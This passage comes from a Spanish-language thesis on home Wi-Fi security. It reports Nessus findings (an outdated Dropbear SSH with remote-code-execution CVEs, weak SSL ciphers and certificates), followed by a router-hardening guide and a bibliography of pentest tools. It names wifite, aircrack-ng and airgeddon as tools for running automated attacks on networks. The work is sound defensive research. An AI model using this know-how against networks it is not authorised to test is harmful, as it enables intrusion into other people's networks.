


Figura 3.42: Vulnerabilidades

CRITICAL

 Dropbear SSH Server < 2016.72 Multiple Vulnerabilities

Description

According to its self-reported version in its banner, Dropbear SSH running on the remote host is prior to 2016.74. It is, therefore, affected by the following vulnerabilities :

- A format string flaw exists due to improper handling of string format specifiers (e.g., %s and %x) in usernames and host arguments. An unauthenticated, remote attacker can exploit this to execute arbitrary code with root privileges. (CVE-2016-7406)
- A flaw exists in dropbearconvert due to improper handling of specially crafted OpenSSH key files. An unauthenticated, remote attacker can exploit this to execute arbitrary code. (CVE-2016-7407)
- A flaw exists in dbclient when handling the -m or -c arguments in scripts. An unauthenticated, remote attacker can exploit this, via a specially crafted script, to execute arbitrary code. (CVE-2016-7408)
- A flaw exists in dbclient or dropbear server if they are compiled with the DEBUG_TRACE option and then run using the -v switch. A local attacker can exploit this to disclose process memory. (CVE-2016-7409)

Figura 3.43: Descripción de la vulnerabilidad crítica

En este caso se encontró una vulnerabilidad crítica en el Router se trata de la versión de Dropbear SSH que se ejecuta en este puerto es anterior a 2016.74, por lo tanto, se ve afectado por múltiples vulnerabilidades como:

- Existe una falla en la cadena de formato debido al manejo inadecuado de los especificadores de formato de cadena (por ejemplo, %s y %x) en los nombres de usuario y argumentos de host. Un atacante remoto no autenticado puede explotar esto para ejecutar código arbitrario con privilegios de root.
- Existe una falla en dropbearconvert debido al manejo inadecuado de archivos de claves OpenSSH especialmente diseñados. Un atacante remoto no autenticado puede explotar esto para ejecutar código arbitrario.
- Existe una falla en dbclient al manejar los argumentos -m o -c en las secuencias de comandos. Un atacante remoto no autenticado puede explotar esto, a través de un script especialmente diseñado, para ejecutar código arbitrario.
- Existe una falla en el servidor dbclient o dropbear si se compilan con la opción DEBUG_TRACE y luego se ejecutan con el modificador -v. Un atacante local puede explotar esto para revelar la memoria del proceso.

La solución es actualizar el Dropbear SSH 2016 o posterior para mantener la comunicación entre el servidor y cliente.

La figura 3.44 muestra una vulnerabilidad alta en la dirección 192.168.0.103 la dirección pertenece a una Laptop.



Figura 3.44: Dispositivo con vulnerabilidad alta

La figura 3.45 muestra una descripción acerca del problema.

HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description
The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Figura 3.45: Descripción de la vulnerabilidad alta

En este caso se encontró una vulnerabilidad alta en una computadora la cual trata del host remoto admite el uso de cifrados SSL que ofrecen cifrado de nivel medio.

La solución sería volver a configurar la aplicación afectada si es posible para evitar el uso de cifrados de intensidad media.

3.3.4.2 Red inalámbrica Doméstica 2

Al ejecutar un escaneo de toda la subred en este caso 192.168.100.0/24.

El resultado del escaneo muestra todos los dispositivos que están conectados a la red con sus respectivas vulnerabilidades. En este caso se encontró 3 de 4 dispositivos con vulnerabilidades, pero solo uno de ellos presenta una vulnerabilidad alta la cual proviene de una Laptop.

La figura 3.46 muestra los dispositivos conectados a la red 2 con sus respectivas vulnerabilidades.




Figura 3.46: Vulnerabilidades encontrada en la red doméstica 2

La figura 3.47 muestra una vulnerabilidad alta en la dirección 192.168.100.7 la dirección pertenece a una Laptop.



Figura 3.47: Dispositivo con vulnerabilidad alta

Al escoger el dispositivo con la vulnerabilidad crítica muestra las vulnerabilidades, como se puede observar en la figura 3.48.

La figura 3.49 muestra una pequeña descripción del problema.

Sev ▾	Score ▾	Name ▾	Family ▾
HIGH	7.5	SSL Certificate Signed Using Weak Hashing Algo...	General
MIXED	...	10 SSL (Multiple Issues)	General
MEDIUM	5.9	OpenSSL AES-NI Padding Oracle MitM Informati...	General
MEDIUM	5.3	SMB Signing not required	Misc.
MIXED	...	3 TLS (Multiple Issues)	Service detection
INFO	...	5 SMB (Multiple Issues)	Windows
INFO	...	2 TLS (Multiple Issues)	General

Figura 3.48: Vulnerabilidades

HIGH SSL Certificate Signed Using Weak Hashing Algorithm

Description
 The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.

Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm.

Note that certificates in the chain that are contained in the Nessus CA database (known_CA.inc) have been ignored.

Figura 3.49: Descripción de la vulnerabilidad alta

En este caso se encontró una vulnerabilidad alta en una laptop acerca del servicio remoto debido a que utiliza una cadena de certificados SSL que se ha firmado con un algoritmo hash criptográficamente débil (por ejemplo, MD2, MD4, MD5 o SHA1). Se sabe que estos algoritmos de firma son vulnerables a los ataques de colisión. Un atacante puede explotar esto para generar otro certificado con la misma firma digital, lo que le permite hacerse pasar por el servicio afectado.

En este caso la solución sería ponerse en contacto con la autoridad de certificación para que le vuelvan a emitir el certificado SSL.

3.3.4.3 Red inalámbrica Doméstica 3

Al ejecutar un escaneo de toda la subred en este caso 192.168.1.0/24.

El resultado del escaneo muestra todos los dispositivos que están conectados a la red con sus respectivas vulnerabilidades. En este caso se encontró 3 de 5 dispositivos con vulnerabilidades, pero solo uno de ellos presenta una vulnerabilidad alta la cual proviene de una laptop.

La figura 3.50 muestra los dispositivos conectados a la red 3 con sus respectivas vulnerabilidades.




Figura 3.50: Vulnerabilidades encontrada en la red doméstica 3

La figura 3.51 muestra una vulnerabilidad alta en la dirección 192.168.1.44 la dirección pertenece a una Laptop.




Figura 3.51: Dispositivo con vulnerabilidad alta

Al escoger el dispositivo con la vulnerabilidad crítica muestra las vulnerabilidades, como se puede observar en la figura 3.52.

La figura 3.53 muestra una pequeña descripción del problema.

<input type="checkbox"/>	HIGH	7.5	SSL Medium Strength Cipher Suites Supported (...)	General
<input type="checkbox"/>	MEDIUM	6.5	SSL Certificate Cannot Be Trusted	General
<input type="checkbox"/>	MEDIUM	6.5	SSL Self-Signed Certificate	General
<input type="checkbox"/>	INFO		SSL Certificate 'commonName' Mismatch	General
<input type="checkbox"/>	INFO		SSL Certificate Information	General

Figura 3.52: Vulnerabilidades

HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description
 The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Figura 3.53: Descripción de la vulnerabilidad alta

En este caso se encontró una vulnerabilidad alta en una laptop acerca del host remoto el cual admite el uso de cifrados SSL que ofrecen cifrado de nivel medio.

En este caso la solución sería volver a configurar la aplicación afectada si es posible para evitar el uso de cifrados de fuerza media.

3.3.5 Guía de recomendaciones preventivas para la seguridad

Introducción

Hoy en día, el uso de la tecnología inalámbrica se ha generalizado tanto que nadie piensa en un sistema donde se utilicen cables para las conexiones. El mundo inalámbrico es una batalla entre desarrolladores y usuarios por la vulnerabilidad de las redes inalámbricas. Dado que la mayoría de los dispositivos en estos días tienen una tarjeta Wi-Fi incorporada para conectarse a una red inalámbrica por lo cual es necesario saber qué tipo de vulnerabilidades existen en la red.

Objetivo

Conocer la configuración adecuada para una red inalámbrica segura.

1. Configuración predeterminada

Causa


La mayoría de estos dispositivos tienen contraseñas y permisos de acceso predeterminados. En algunos casos la contraseña, usuario se encuentra en la parte de abajo de nuestro dispositivo Router.

Solución

Utilice un nombre de usuario y una contraseña diferentes a los predeterminados de fábrica. Para aumentar la seguridad, debe ingresar una contraseña segura y compleja.

Tabla 3.6: Ejemplo configuración adecuada.

Elaborado por: La investigadora

Ejemplo	
Causa	Sugerencia
 A screenshot of a router's default access page. It shows the URL 'http://tplinkwifi.net', the default username 'admin', and the default password 'admin'. There is a small icon of a router with a crossed-out 'X' over it, indicating a security warning or a note about default settings. <p>Default Access: http://tplinkwifi.net Username: admin Password: admin</p>	Username: Patricio87457# Password: 1805248754Pc.

2. Seguridad de la red

Causa

Deficiente encriptación WEP es una encriptación muy fácil de vulnerar

Solución

Cambiar el tipo de encriptación a WPA2 o WPA3 que actualmente ya se comercializa. Las cuales permiten hasta 63 caracteres. En el caso de WPA3 está protegido contra ataques de fuerza bruta.

Tabla 3.7: Ejemplo Seguridad de la Red.

Elaborado por: La investigadora

Ejemplo	
Causa	Sugerencia
<input checked="" type="radio"/> WEP	<input checked="" type="radio"/> WPA/WPA2 - Personal(Recommended)

3. WPS

Causa

Tener activado el WPS en nuestro dispositivo Router. Debido a este tipo de configuración hace más fácil la conexión de terceras personas a nuestra red sin ningún tipo de restricción por medio de un PIN, NFC (colocar el dispositivo cerca del Router), PBC (presionado un botón incorporando el cual se presionen al mismo tiempo se intercambien las credenciales) o usando USB (guarda sus credenciales y pasándolos a otro dispositivo).

Solución

En este caso se debería desactivar este tipo de configuración y usar WPA2 para mayor seguridad de la red con lo cual se mantendría la información personal protegida de robos.

Tabla 3.8: Ejemplo WPS.
Elaborado por: La investigadora

Ejemplo	
Causa	Sugerencia
WPS Status: Enable	WPS Status: Disabled

4. Contraseña insegura (Predecibles)

Causa

La mayoría de los dispositivos para facilitar la tarea del usuario vienen configuradas con contraseñas cortas y muy predecibles como: 1,2,3,4 o información de conocimiento público.

Solución

En el caso de la seguridad WPA2 se puede hacer uso de 8 hasta un máximo de 63 caracteres. En este caso se debería utilizar contraseñas sin sentido ya que estas son más seguras la cual debería incluir, números, mayúsculas, minúsculas, símbolos con una longitud de mínima de 8 caracteres.

Tabla 3.9: Ejemplo Contraseña insegura.
Elaborado por: La investigadora

Ejemplo	
Causa	Sugerencia
Wireless Password: 123456	Wireless Password: \$180529FC\$

5. Nombre de la red

Causa

Utilizar nombres genéricos que tienen que ver con la ubicación, información acerca de la familia o algún integrante de ella.

Solución

No Utilizar nombres genéricos con información con respecto a la familia para que el atacante no pueda encontrar su víctima de forma fácil e intentar ingresar a la red mediante información relacionada.

Tabla 3.10: Ejemplo Nombre de la red.
Elaborado por: La investigadora

Ejemplo	
Causa	Sugerencia
Wireless Network Name: Familia Curay	Wireless Network Name: 180529Speedy

6. Firewall SPI

Causa

Los intentos de ataques son impredecibles además nuestro dispositivo puede presentar vulnerabilidades por lo cual contar con esta función desactivada será perjudicial en caso de encontrar tráfico inusual, ya que nuestro dispositivo no podría bloquear estas comunicaciones inmediatamente.

Solución

Activar el Firewall SPI es fundamental para una buena seguridad el cual ayuda a controlar el tráfico que pasa por la red y analizar el estado de las conexiones y características. En caso de detectar tráfico inusual o malicioso este tomará medidas para detener y bloquear la comunicación.

Tabla 3.11: Ejemplo Firewall SPI.
Elaborado por: La investigadora

Ejemplo	
Causa	Sugerencia
Firewall SPI Firewall: <input type="radio"/> Enable <input checked="" type="radio"/> Disable	Firewall SPI Firewall: <input checked="" type="radio"/> Enable

7. Servidor Dropbear SSH

Causa

La versión de Dropbear SSH que se ejecuta en este puerto es anterior a 2016.74, por lo tanto, se ve afectado por múltiples vulnerabilidades como:

Existe una falla en la cadena de formato debido al manejo inadecuado de los especificadores de formato de cadena (por ejemplo, %s y %x) en los nombres de usuario y argumentos de host. Un atacante remoto no autenticado puede explotar esto para ejecutar código arbitrario con privilegios de root.

Solución

Actualizar el Dropbear SSH 2016 o posterior para mantener la comunicación entre el servidor y cliente

8. Certificado SSL firmado con un algoritmo hash débil

Causa

El servicio remoto utiliza una cadena de certificados SSL que se ha firmado con un algoritmo hash criptográficamente débil (por ejemplo, MD2, MD4, MD5 o SHA1). Se sabe que estos algoritmos de firma son vulnerables a los ataques de colisión. Un atacante puede explotar esto para generar otro certificado con la misma firma digital, lo que le permite hacerse pasar por el servicio afectado.

Solución

Ponerse en contacto con la autoridad de certificación para que le vuelvan a emitir el certificado SSL.

9. Suites de cifrado de fuerza media SSL

Causa

El host remoto admite el uso de cifrados SSL, ofrecen cifrado de nivel medio.

Solución

Tenga en cuenta que es considerablemente más fácil eludir el cifrado de potencia media si el atacante está en la misma red física.

Vuelva a configurar la aplicación afectada evite el uso de cifrados de fuerza media.

CAPÍTULO IV.- CONCLUSIONES Y RECOMENDACIONES

4.1 Conclusiones

- La metodología Kanban elegida para gestionar las tareas del proyecto fue adecuada ya que esta tiene la característica de cubrir proyectos pequeños y de corta duración permitiendo un desarrollo ágil, para alcanzar los objetivos establecidos.
- La aplicación de las herramientas Airedddon, Aircrack-ng, Wifite y Nessus fueron de gran aporte en el desarrollo de esta investigación ya que con la ayuda de estas herramientas se pudo conocer las características, fortalezas y debilidades del acceso y de los dispositivos conectados a la red inalámbrica.
- El correcto funcionamiento de la máquina virtual y la tarjeta de red Wi-Fi externa, ha permitido la detección de la red inalámbrica doméstica a evaluar.
- La implementación de configuraciones preventivas es beneficioso para mantener la integridad y confiabilidad de la información y así mitigar posibles amenazas.

4.2 Recomendaciones

- Se recomienda la aplicación de metodologías ágiles en proyectos medianos y pequeños por sus facilidades de gestión lo cual ayuda a identificar prioridades y promueve el trabajo en equipo.
- Se recomienda el uso de la herramienta wifite con el cual se puede realizar diferentes tipos de ataques automáticos en caso de no funcionar uno, para garantizar la seguridad de la red.
- Es necesario que se realice una evaluación acerca de la configuración de los equipos para mantener una buena configuración y así obtener una red segura.
- Se recomienda habilitar mecanismos de seguridad, que pueden ser WPA2 o WPA3 con el fin de garantizar la seguridad e integridad de los usuarios que accedan al uso del internet inalámbrico.

BIBLIOGRAFÍA

- [1] C. Mario and R. Mónica, “Diagnosis of vulnerabilities in wireless networks at Ecuador,” *INNOVA Research Journal*, vol. 3, no. 2, pp. 122–133, 2018.
- [2] Peña A, Herrera M, Carrera S, and Sánchez D, “Indicadores de tecnología de la información y comunicación,” 2021. [Online]. Available: www.ecuadorencifras.gob.ec
- [3] SIETEL-ARCOTEL Agencia de Regulación y control de telecomunicaciones, “cuentas y usuarios del servicio de acceso a internet,” 2022. https://www.arcotel.gob.ec/wp-content/uploads/2022/05/3.1.1-Cuentas-internet-fijos-y-moviles_mar-2022.xlsx (accessed Aug. 23, 2022).
- [4] I. E. Briones Castro, “APLICACIÓN DE HACKING ÉTICO PARA LA DETERMINACIÓN DE AMENAZAS, RIESGOS Y VULNERABILIDADES EN LA RED DE LA UNIVERSIDAD ESTATAL DEL SUR DE MANABÍ,” 2020.
- [5] R. V. Jumbo Delgado, “ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS EN EL LABORATORIO DE TELECOMUNICACIONES DE LA CARRERA DE INGENIERÍA EN COMPUTACIÓN Y REDES,” 2019.
- [6] Espinel J, “DISEÑO E IMPLEMENTACIÓN DE SEGURIDAD A.A.A (AUTHENTICATION AUTHORIZATION AND ACCOUNTING) EN LAS REDES WI-FI DEL GAD MUNICIPAL DEL CANTÓN MEJÍA,” 2019.
- [7] Alvarado W and Changoluisa I, “ANÁLISIS DE LA CIBERSEGURIDAD A LA INFRAESTRUCTURA TECNOLÓGICA DE LA UNIVERSIDAD TÉCNICA DE COTOPAXI,” 2019.
- [8] A. I. Rojas Buenaño, “HACKING ÉTICO PARA ANALIZAR Y EVALUAR LA SEGURIDAD INFORMÁTICA EN LA INFRAESTRUCTURA DE LA EMPRESA PLASTICAUCHO INDUSTRIAL S.A.,” 2018.
- [9] J. Adell, E. de Pablos, and J. Y Jiménez, “REDES Y EDUCACIÓN,” 1998.
- [10] Heredia M, “Redes Inalámbricas de Área Local (WLAN) de alta densidad,” 2014.
- [11] Mora M, “TECNOLOGÍAS PARA REDES LAN INALÁMBRICAS,” 2004.

- [12] Prieto J, “Introducción a los sistemas de comunicación inalámbricos.”
- [13] Valencia C and Tipán L, “EVALUACIÓN DE TECNOLOGÍAS INALÁMBRICAS EN REDES DE ÁREA DOMÉSTICA PARA OBTENER LA CURVA CARACTERÍSTICA DE CARGA EN EDIFICIOS INTELIGENTES,” 2019.
- [14] Tafur C and Chávez J, “ANÁLISIS DE PROTOCOLOS DE PROTECCIÓN DE REDES INALÁMBRICAS WI-FI PARA LA DETECCIÓN DE VULNERABILIDADES FRENTE A POSIBLES ATAQUES QUE ATENTEN CONTRA LA SEGURIDAD DE LA INFORMACIÓN,” 2018.
- [15] Roa J, “SeguridadInformaticaMcGraw-Hill2013,” 2013. [Online]. Available: www.mhe.es/cf/informatica
- [16] D. A. Franco, J. L. Perea, and P. Puello, “Metodología para la Detección de Vulnerabilidades en Redes de Datos,” *Informacion Tecnologica*, vol. 23, no. 3, pp. 113–120, 2012, doi: 10.4067/S0718-07642012000300014.
- [17] “Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit.” <https://www.metasploit.com/> (accessed Oct. 26, 2022).
- [18] A. Carranza, J. Magallanes, C. DeCusatis, and J. Espinal, “Automated wireless network penetration testing using wifite and reaver,” in *Proceedings of the LACCEI international Multi-conference for Engineering, Education and Technology*, 2017, vol. 2017-July. doi: 10.18687/LACCEI2017.1.1.64.
- [19] “Nmap: the Network Mapper - Free Security Scanner.” <https://nmap.org/> (accessed Oct. 26, 2022).
- [20] “Wireshark · Download.” <https://www.wireshark.org/download.html> (accessed Oct. 26, 2022).
- [21] “Aircrack-ng.” <https://www.aircrack-ng.org/> (accessed Oct. 26, 2022).
- [22] “Ettercap Home Page.” <https://www.ettercap-project.org/> (accessed Oct. 26, 2022).
- [23] M. Espinoza, “Análisis de vulnerabilidades de la red inalámbrica para evitar la inseguridad de la información de los usuarios de la FISEI de la UTA,” 2013.
- [24] “Gratis WiFi Site Survey y Análisis en MAC OS X & Windows.” <https://www.netspotapp.com/es> (accessed Oct. 26, 2022).
- [25] “MetaGeek | inSSIDer - Defeat Slow Wi-Fi.” <https://www.metageek.com/inssider/> (accessed Oct. 26, 2022).

- [26] “Descargue la Evaluación de vulnerabilidades | Nessus® | Tenable®.” <https://es-la.tenable.com/products/nessus> (accessed Oct. 26, 2022).
- [27] “Kismet - Kismet.” <https://www.kismetwireless.net/> (accessed Oct. 26, 2022).
- [28] “OpenVAS - Open Vulnerability Assessment Scanner.” <https://www.openvas.org/> (accessed Oct. 26, 2022).
- [29] “Burp Suite - Application Security Testing Software - PortSwigger.” <https://portswigger.net/burp> (accessed Nov. 07, 2022).
- [30] “Scanner WiFi gratis | Scanner WiFi para windows | Acrylic Wi-Fi.” <https://www.acrylicwifi.com/wifi-scanner/> (accessed Dec. 14, 2022).
- [31] “Homepage - Maltego.” <https://www.maltego.com/> (accessed Nov. 07, 2022).
- [32] “Ophcrack.” <https://ophcrack.sourceforge.io/> (accessed Nov. 07, 2022).
- [33] “airgeddon | Kali Linux Tools.” <https://www.kali.org/tools/airgeddon/> (accessed Dec. 14, 2022).
- [34] “sparrow-wifi | Kali Linux Tools.” <https://www.kali.org/tools/sparrow-wifi/> (accessed Dec. 14, 2022).
- [35] “Kayra the Pentester Lite APK for Android Download.” <https://apkpure.com/kayra-the-pentester-lite/teycode.kayralite> (accessed Nov. 07, 2022).
- [36] “cSploit APK (Android App) - Descarga Gratis.” <https://apkcombo.com/es/csploit/org.csploit.android/> (accessed Nov. 07, 2022).
- [37] “Penetration Testing for Mobile Applications Pentesting Toolkit | zANTI.” <https://www.zimperium.com/zanti-mobile-penetration-testing/> (accessed Nov. 07, 2022).
- [38] “WPSApp - Apps en Google Play.” https://play.google.com/store/apps/details?id=com.themausoft.wpsapp&hl=es_EC&gl=US (accessed Nov. 07, 2022).
- [39] B. M. Al-Zadjali, “Penetration Testing of Vulnerability in Android Linux Kernel Layer via an Open Network (Wi-Fi),” 2016.
- [40] J. Luis and R. Ramos, “PRUEBAS DE PENETRACIÓN O PENT TEST.” [Online]. Available: <http://tenable.com/>
- [41] L. Castellano Lendínez, “Kanban. Metodología para aumentar la eficiencia de los procesos,” vol. 8, no. 1, pp. 30–41, 2019, doi: 10.17993/3ctecno/2019.
- [42] S. I. Mariño and P. L. Alfonzo, “Implementing SCRUM in design of the Trabajo

Final de Aplicación,” *Scientia et Technica Año XIX*, vol. 19, no. 4.

- [43] B. Molina, H. Vite, and J. Dávila, “Metodologías ágiles frente a las tradicionales en el proceso de desarrollo de software,” 2018.
- [44] P. E. Colla, “Uso de Opciones Reales para evaluar la contribución de metodologías KANBAN en desarrollo de software.”
- [45] C. Rodríguez and R. Dorado, “Por qué implementar Scrum?,” 2015.
- [46] M. Bermejo, “El Kanban,” 2010.
- [47] Sánchez J, “Seguridad Actual en redes Wifi,” 2021.